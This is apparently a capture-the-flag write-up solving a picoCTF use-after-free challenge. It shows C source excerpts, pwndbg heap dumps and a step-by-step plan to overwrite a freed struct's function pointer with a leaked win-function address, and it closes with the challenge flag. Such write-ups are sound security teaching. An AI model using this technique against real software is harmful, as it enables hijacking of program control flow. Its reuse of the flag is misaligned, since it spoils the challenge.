

hahaexploitgobrrr() function will print the flag




```c
int main(){
    setbuf(stdout, NULL);
    user = (cmd *)malloc(sizeof(user));
    while(1){
        printMenu();
        processInput();
        //if(user){
            doProcess(user);
        //}
    }
```

main function creates user object using struct:



```c
typedef struct {
    uintptr_t (*whatToDo)();
    char *username;
} cmd;

char choice;
cmd *user;
```



```
void processInput(){
  scanf(" %c", &choice);
  choice = toupper(choice);
  switch(choice){
    case 'S':
    if(user){
        user->whatToDo = (void*)s;
    }else{
        puts("Not logged in!");
    }
    break;
    case 'P':
    user->whatToDo = (void*)p;
    break;
    case 'I':
    user->whatToDo = (void*)i;
    break;
    case 'M':
    user->whatToDo = (void*)m;
    puts("                         ");
```

p(), e() just print or exit, nothing important..

s() will call hahaexploitgobrrr()

i() will free user

l() will leaveMessage (malloc(8))


- (S) prints: "Memory leak...0x80487d6"
- (M) sets user->username

break at:
- after malloc of user in main()

- right after free
- right after malloc of message


break *0x8048d6f
break *0x8048aff
break *0x8048a61

1) M - allocation of user chunk - 0x804c1a0



```
EAX  0x804c1a0 ◂— 0x0
EBX  0x804b000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804af0c
ECX  0x0
EDX  0x4
EDI  0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
ESI  0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
EBP  0xffffd118 ◂— 0x0
ESP  0xffffd100 ◂— 0x4
EIP  0x8048d6f (main+58) ◂— add    esp, 0x10

 ► 0x8048d6f <main+58>    add    esp, 0x10
   0x8048d72 <main+61>    mov    edx, eax
   0x8048d74 <main+63>    mov    eax, user
   0x8048d7a <main+69>    mov    dword ptr [eax], edx
   0x8048d7c <main+71>    call   printMenu

   0x8048d81 <main+76>    call   processInput
```

x/8gwx 0x804c1a0 - 4





```
pwndbg> x/8gwx 0x804c1a0 - 4
0x804c19c:      0x00000011      0x080489f6      0x0804c5c0      0x00000000
0x804c1ac:      0x00000411      0x70797263      0x61636f74      0x00000a74
pwndbg> x/4gwx 0x0804c5c0
0x804c5c0:      0x70797263      0x61636f74      0x00000a74      0x00000000
pwndbg> unhex a7461636f7470797263

tacotpyrcpwndbg>
```


blue shows size of chunk (16) bytes but also has "1" at the end to indicate the previous chunk is NOT free red shows our chunk, which starts with the (*whatToDo)() and then follows with char *username

if we print out the data a *username, we see the username we entered!

2) I - free user - x/8gwx 0x804c1a0 - 4









```
pwndbg> x/8gwx 0x0804c1a0 -4
0x804c19c:      0x00000011      0x00000000      0x0804c010      0x00000000
0x804c1ac:      0x00000411      0x70790a79      0x000a6f74      0x00000000
pwndbg> unhex a6f7470790a79

otpy
ypwndbg> 
```

compare the output to earlier, note the (*whatToDo)() var is now empty, the *username points to "1":




```
pwndbg> x/4gwx 0x0804c010
0x804c010:      0x00000001      0x00000000      0x00000000      0x00000000
```

3) L - leave message



```
*EAX  0x804c1a0 ◂— 0x0
```


we stop at the malloc and see our chunk has been reallocated, therefore we are writing to the same area



```
pwndbg> x/8gwx 0x804c1a0 - 4
0x804c19c:      0x00000011      0x00000000      0x00000000      0x00000000
0x804c1ac:      0x00000411      0x70790a6c      0x61636f74      0x00000a74
```

the 8 bytes we enter will become the (*whatToDo)() var and the username

we enter "aaaaaaaa" and see that the program tried to jump to 'aaaa'



```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────[ RE
 EAX  0x61616161 ('aaaa')
 EBX  0x804b000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804af0c (_D
 ECX  0x804c1a0 ◂— 'aaaaaaaa'
 EDX  0x8
 EDI  0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
 ESI  0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
 EBP  0xffffd0f8 —▸ 0xffffd118 ◂— 0x0
 ESP  0xffffd0ec —▸ 0x8048985 (doProcess+23) ◂— nop
 EIP  0x61616161 ('aaaa')
```

OK, so let's:
- (M) create a user
- (S) leak memory and get address of hahaexploitgobrrr()
- (I) free the user
- (L) leave message (leaked memory address)

when we free the user and leave a message, the user chunk is reused (tcache) and because the doProcess(user) function is continuously called in main(), it will deference the pointer and call the pointer at offset 0 (whatToDo in the cmd struct), essentially calling whatever address we left as a message.

picoCTF{d0ubl3_j30p4rdy_1e154727}